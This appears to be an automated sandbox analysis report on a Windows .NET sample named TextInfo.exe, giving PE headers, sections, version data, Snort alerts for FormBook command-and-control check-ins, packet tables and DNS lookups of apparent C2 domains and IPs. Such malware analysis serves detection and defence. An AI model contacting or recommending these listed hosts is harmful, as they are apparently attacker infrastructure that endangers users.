Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x909C21C3 [Sun Nov 18 10:56:03 2046 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe3080	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe4000	0x5b4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xe3064	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe10d8	0xe1200	False	0.910015269295	data	7.87688083082	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe4000	0x5b4	0x600	False	0.422526041667	data	4.09985063561	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0xe6000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe4090	0x324	data		
RT_MANIFEST	0xe43c4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	TextInfo.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	WinFormBlur
ProductVersion	1.0.0.0
FileDescription	WinFormBlur
OriginalFilename	TextInfo.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-15:47:49.762126	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.4	34.102.136.180
05/12/21-15:47:49.762126	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.4	34.102.136.180
05/12/21-15:47:49.762126	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.4	34.102.136.180
05/12/21-15:47:49.899209	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	34.102.136.180	192.168.2.4
05/12/21-15:48:07.924397	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	103.15.186.68
05/12/21-15:48:07.924397	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	103.15.186.68
05/12/21-15:48:07.924397	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	103.15.186.68
05/12/21-15:48:24.329476	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49768	185.53.177.53	192.168.2.4
05/12/21-15:48:29.463149	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	23.227.38.74
05/12/21-15:48:29.463149	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	23.227.38.74
05/12/21-15:48:29.463149	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49770	80	192.168.2.4	23.227.38.74
05/12/21-15:48:29.644690	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	23.227.38.74	192.168.2.4
05/12/21-15:48:35.011543	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	192.64.147.164
05/12/21-15:48:35.011543	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	192.64.147.164

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-15:48:35.011543	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	192.64.147.164

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:47:49.720372915 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 15:47:49.761607885 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 15:47:49.761939049 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 15:47:49.762125969 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 15:47:49.803127050 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 15:47:49.899209023 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 15:47:49.899231911 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 15:47:49.899401903 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 15:47:49.899447918 CEST	49752	80	192.168.2.4	34.102.136.180
May 12, 2021 15:47:49.940536022 CEST	80	49752	34.102.136.180	192.168.2.4
May 12, 2021 15:47:55.323738098 CEST	49762	80	192.168.2.4	119.81.45.82
May 12, 2021 15:47:55.530555010 CEST	80	49762	119.81.45.82	192.168.2.4
May 12, 2021 15:47:55.530677080 CEST	49762	80	192.168.2.4	119.81.45.82
May 12, 2021 15:47:55.530891895 CEST	49762	80	192.168.2.4	119.81.45.82
May 12, 2021 15:47:55.737502098 CEST	80	49762	119.81.45.82	192.168.2.4
May 12, 2021 15:47:56.787616014 CEST	49762	80	192.168.2.4	119.81.45.82
May 12, 2021 15:47:56.996212006 CEST	80	49762	119.81.45.82	192.168.2.4
May 12, 2021 15:47:56.996391058 CEST	49762	80	192.168.2.4	119.81.45.82
May 12, 2021 15:48:01.872087955 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.004753113 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.004889011 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.005036116 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.137639046 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140299082 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140330076 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140355110 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140372038 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140397072 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140419006 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140440941 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140460968 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.140465021 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140486956 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140507936 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.140568018 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.140605927 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.140696049 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.272782087 CEST	80	49763	198.185.159.144	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:48:02.272820950 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272845030 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272866011 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.272867918 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272891045 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272900105 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.272916079 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272938013 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272945881 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.272959948 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.272970915 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.272981882 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273005009 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273005962 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.273026943 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273040056 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.273050070 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273070097 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.273071051 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273097992 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273116112 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.273119926 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273139954 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273152113 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.273159981 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273179054 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:02.273180962 CEST	80	49763	198.185.159.144	192.168.2.4
May 12, 2021 15:48:02.273216009 CEST	49763	80	192.168.2.4	198.185.159.144
May 12, 2021 15:48:07.568507910 CEST	49764	80	192.168.2.4	103.15.186.68
May 12, 2021 15:48:07.923923969 CEST	80	49764	103.15.186.68	192.168.2.4
May 12, 2021 15:48:07.924217939 CEST	49764	80	192.168.2.4	103.15.186.68
May 12, 2021 15:48:07.924396992 CEST	49764	80	192.168.2.4	103.15.186.68
May 12, 2021 15:48:08.275038004 CEST	80	49764	103.15.186.68	192.168.2.4
May 12, 2021 15:48:08.279015064 CEST	80	49764	103.15.186.68	192.168.2.4
May 12, 2021 15:48:08.279042006 CEST	80	49764	103.15.186.68	192.168.2.4
May 12, 2021 15:48:08.279299974 CEST	49764	80	192.168.2.4	103.15.186.68
May 12, 2021 15:48:08.279356003 CEST	49764	80	192.168.2.4	103.15.186.68
May 12, 2021 15:48:08.637468100 CEST	80	49764	103.15.186.68	192.168.2.4
May 12, 2021 15:48:13.561913967 CEST	49765	80	192.168.2.4	51.222.80.112
May 12, 2021 15:48:13.697118998 CEST	80	49765	51.222.80.112	192.168.2.4
May 12, 2021 15:48:13.697252989 CEST	49765	80	192.168.2.4	51.222.80.112
May 12, 2021 15:48:13.697396994 CEST	49765	80	192.168.2.4	51.222.80.112
May 12, 2021 15:48:13.828573942 CEST	80	49765	51.222.80.112	192.168.2.4
May 12, 2021 15:48:13.830612898 CEST	80	49765	51.222.80.112	192.168.2.4
May 12, 2021 15:48:13.830630064 CEST	80	49765	51.222.80.112	192.168.2.4
May 12, 2021 15:48:13.831099033 CEST	49765	80	192.168.2.4	51.222.80.112
May 12, 2021 15:48:13.831171989 CEST	49765	80	192.168.2.4	51.222.80.112
May 12, 2021 15:48:13.961436033 CEST	80	49765	51.222.80.112	192.168.2.4
May 12, 2021 15:48:18.927031994 CEST	49766	80	192.168.2.4	81.88.52.88
May 12, 2021 15:48:19.007870913 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.008023977 CEST	49766	80	192.168.2.4	81.88.52.88
May 12, 2021 15:48:19.008239031 CEST	49766	80	192.168.2.4	81.88.52.88
May 12, 2021 15:48:19.089050055 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.092015982 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.092034101 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.092042923 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.092062950 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.092201948 CEST	80	49766	81.88.52.88	192.168.2.4
May 12, 2021 15:48:19.092216969 CEST	49766	80	192.168.2.4	81.88.52.88
May 12, 2021 15:48:19.092283010 CEST	49766	80	192.168.2.4	81.88.52.88
May 12, 2021 15:48:19.092397928 CEST	49766	80	192.168.2.4	81.88.52.88
May 12, 2021 15:48:24.203677893 CEST	49768	80	192.168.2.4	185.53.177.53

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:46:36.814066887 CEST	54531	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:36.864743948 CEST	53	54531	8.8.8.8	192.168.2.4
May 12, 2021 15:46:37.713713884 CEST	49714	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:37.762743950 CEST	53	49714	8.8.8.8	192.168.2.4
May 12, 2021 15:46:38.796724081 CEST	58028	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:38.845554113 CEST	53	58028	8.8.8.8	192.168.2.4
May 12, 2021 15:46:39.592092037 CEST	53097	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:39.652911901 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 15:46:42.303510904 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:42.355633020 CEST	53	49257	8.8.8.8	192.168.2.4
May 12, 2021 15:46:43.388578892 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:43.440186977 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 15:46:45.350935936 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:45.402674913 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 15:46:46.534737110 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:46.586438894 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 15:46:47.748987913 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:47.801074982 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 15:46:49.071911097 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:49.120729923 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 15:46:50.282104015 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:50.331032991 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 15:46:51.485450029 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:51.544975042 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 15:46:52.761302948 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:52.810089111 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 15:46:53.900584936 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:53.949546099 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 15:46:54.826957941 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:54.880492926 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 15:46:55.795959949 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:55.844654083 CEST	53	56627	8.8.8.8	192.168.2.4
May 12, 2021 15:46:56.894179106 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:56.944658041 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 15:46:58.453923941 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 15:46:58.505796909 CEST	53	63116	8.8.8.8	192.168.2.4
May 12, 2021 15:47:00.779433966 CEST	64078	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:00.829524994 CEST	53	64078	8.8.8.8	192.168.2.4
May 12, 2021 15:47:09.577151060 CEST	64801	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:09.645700932 CEST	53	64801	8.8.8.8	192.168.2.4
May 12, 2021 15:47:20.309665918 CEST	61721	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:20.362169981 CEST	53	61721	8.8.8.8	192.168.2.4
May 12, 2021 15:47:31.677963972 CEST	51255	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:31.743438959 CEST	53	51255	8.8.8.8	192.168.2.4
May 12, 2021 15:47:45.299787045 CEST	61522	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:45.413086891 CEST	53	61522	8.8.8.8	192.168.2.4
May 12, 2021 15:47:46.130975962 CEST	52337	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:46.191771030 CEST	53	52337	8.8.8.8	192.168.2.4
May 12, 2021 15:47:46.821439981 CEST	55046	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:47.108288050 CEST	53	55046	8.8.8.8	192.168.2.4
May 12, 2021 15:47:47.545085907 CEST	49612	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:47.602678061 CEST	53	49612	8.8.8.8	192.168.2.4
May 12, 2021 15:47:48.207484961 CEST	49285	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:48.265036106 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 15:47:48.434736967 CEST	50601	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:48.502091885 CEST	53	50601	8.8.8.8	192.168.2.4
May 12, 2021 15:47:49.084553003 CEST	60875	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:49.147979021 CEST	53	60875	8.8.8.8	192.168.2.4
May 12, 2021 15:47:49.649899960 CEST	56448	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:49.715104103 CEST	53	56448	8.8.8.8	192.168.2.4
May 12, 2021 15:47:49.715118885 CEST	59172	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:49.763880014 CEST	53	59172	8.8.8.8	192.168.2.4
May 12, 2021 15:47:50.554244041 CEST	62420	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:50.611854076 CEST	53	62420	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 15:47:51.538911104 CEST	60579	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:51.600545883 CEST	53	60579	8.8.8.8	192.168.2.4
May 12, 2021 15:47:52.124300957 CEST	50183	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:52.176544905 CEST	53	50183	8.8.8.8	192.168.2.4
May 12, 2021 15:47:52.782249928 CEST	61531	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:52.844850063 CEST	53	61531	8.8.8.8	192.168.2.4
May 12, 2021 15:47:54.907033920 CEST	49228	53	192.168.2.4	8.8.8.8
May 12, 2021 15:47:55.083226919 CEST	53	49228	8.8.8.8	192.168.2.4
May 12, 2021 15:48:01.799061060 CEST	59794	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:01.870407104 CEST	53	59794	8.8.8.8	192.168.2.4
May 12, 2021 15:48:07.185003042 CEST	55916	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:07.567153931 CEST	53	55916	8.8.8.8	192.168.2.4
May 12, 2021 15:48:13.299730062 CEST	52752	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:13.560631990 CEST	53	52752	8.8.8.8	192.168.2.4
May 12, 2021 15:48:18.851711988 CEST	60542	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:18.925479889 CEST	53	60542	8.8.8.8	192.168.2.4
May 12, 2021 15:48:22.347239017 CEST	60689	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:22.414751053 CEST	53	60689	8.8.8.8	192.168.2.4
May 12, 2021 15:48:24.136452913 CEST	64206	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:24.190939903 CEST	50904	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:24.202259064 CEST	53	64206	8.8.8.8	192.168.2.4
May 12, 2021 15:48:24.262418032 CEST	53	50904	8.8.8.8	192.168.2.4
May 12, 2021 15:48:29.346699953 CEST	57525	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:29.420010090 CEST	53	57525	8.8.8.8	192.168.2.4
May 12, 2021 15:48:34.661406040 CEST	53814	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:34.835792065 CEST	53	53814	8.8.8.8	192.168.2.4
May 12, 2021 15:48:40.305569887 CEST	53418	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:40.366614103 CEST	53	53418	8.8.8.8	192.168.2.4
May 12, 2021 15:48:45.458513021 CEST	62833	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:45.522173882 CEST	53	62833	8.8.8.8	192.168.2.4
May 12, 2021 15:48:55.627368927 CEST	59260	53	192.168.2.4	8.8.8.8
May 12, 2021 15:48:55.690572977 CEST	53	59260	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 15:47:49.649899960 CEST	192.168.2.4	8.8.8.8	0xf9d0	Standard query (0)	www.thebenefitssherpa.com	A (IP address)	IN (0x0001)
May 12, 2021 15:47:54.907033920 CEST	192.168.2.4	8.8.8.8	0x5743	Standard query (0)	www.onlinecasinocrazy.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:01.799061060 CEST	192.168.2.4	8.8.8.8	0x9a46	Standard query (0)	www.blissfulbeebeautique.online	A (IP address)	IN (0x0001)
May 12, 2021 15:48:07.185003042 CEST	192.168.2.4	8.8.8.8	0xd198	Standard query (0)	www.cityofhouston.info	A (IP address)	IN (0x0001)
May 12, 2021 15:48:13.299730062 CEST	192.168.2.4	8.8.8.8	0xaea8	Standard query (0)	www.socialeconomic.net	A (IP address)	IN (0x0001)
May 12, 2021 15:48:18.851711988 CEST	192.168.2.4	8.8.8.8	0x726b	Standard query (0)	www.toypoodlebreedershome.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:24.136452913 CEST	192.168.2.4	8.8.8.8	0x30ce	Standard query (0)	www.ricdevan.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:29.346699953 CEST	192.168.2.4	8.8.8.8	0xf6e2	Standard query (0)	www.ximibabes.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:34.661406040 CEST	192.168.2.4	8.8.8.8	0xcfb4	Standard query (0)	www.sabaidiving.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:40.305569887 CEST	192.168.2.4	8.8.8.8	0xb2a5	Standard query (0)	www.onemoresysadmin.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:45.458513021 CEST	192.168.2.4	8.8.8.8	0x4cc3	Standard query (0)	www.countrywideeconomy.com	A (IP address)	IN (0x0001)
May 12, 2021 15:48:55.627368927 CEST	192.168.2.4	8.8.8.8	0xfd6	Standard query (0)	www.woo.education	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 15:47:49.715104103 CEST	8.8.8.8	192.168.2.4	0xf9d0	No error (0)	www.thebenefitssherpa.com	thebenefitssherpa.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:47:49.715104103 CEST	8.8.8.8	192.168.2.4	0xf9d0	No error (0)	thebenefitssherpa.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 15:47:55.083226919 CEST	8.8.8.8	192.168.2.4	0x5743	No error (0)	www.onlinecasinocrazy.com	onlinecasinocrazy.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:47:55.083226919 CEST	8.8.8.8	192.168.2.4	0x5743	No error (0)	onlinecasinocrazy.com		119.81.45.82	A (IP address)	IN (0x0001)
May 12, 2021 15:48:01.870407104 CEST	8.8.8.8	192.168.2.4	0x9a46	No error (0)	www.blissfulbeebouti que.online	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:48:01.870407104 CEST	8.8.8.8	192.168.2.4	0x9a46	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
May 12, 2021 15:48:01.870407104 CEST	8.8.8.8	192.168.2.4	0x9a46	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
May 12, 2021 15:48:01.870407104 CEST	8.8.8.8	192.168.2.4	0x9a46	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
May 12, 2021 15:48:01.870407104 CEST	8.8.8.8	192.168.2.4	0x9a46	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
May 12, 2021 15:48:07.567153931 CEST	8.8.8.8	192.168.2.4	0xd198	No error (0)	www.cityofhouston.info	cityofhouston.info		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:48:07.567153931 CEST	8.8.8.8	192.168.2.4	0xd198	No error (0)	cityofhouston.info		103.15.186.68	A (IP address)	IN (0x0001)
May 12, 2021 15:48:13.560631990 CEST	8.8.8.8	192.168.2.4	0xaea8	No error (0)	www.socialeconomic.net	socialeconomic.net		CNAME (Canonical name)	IN (0x0001)
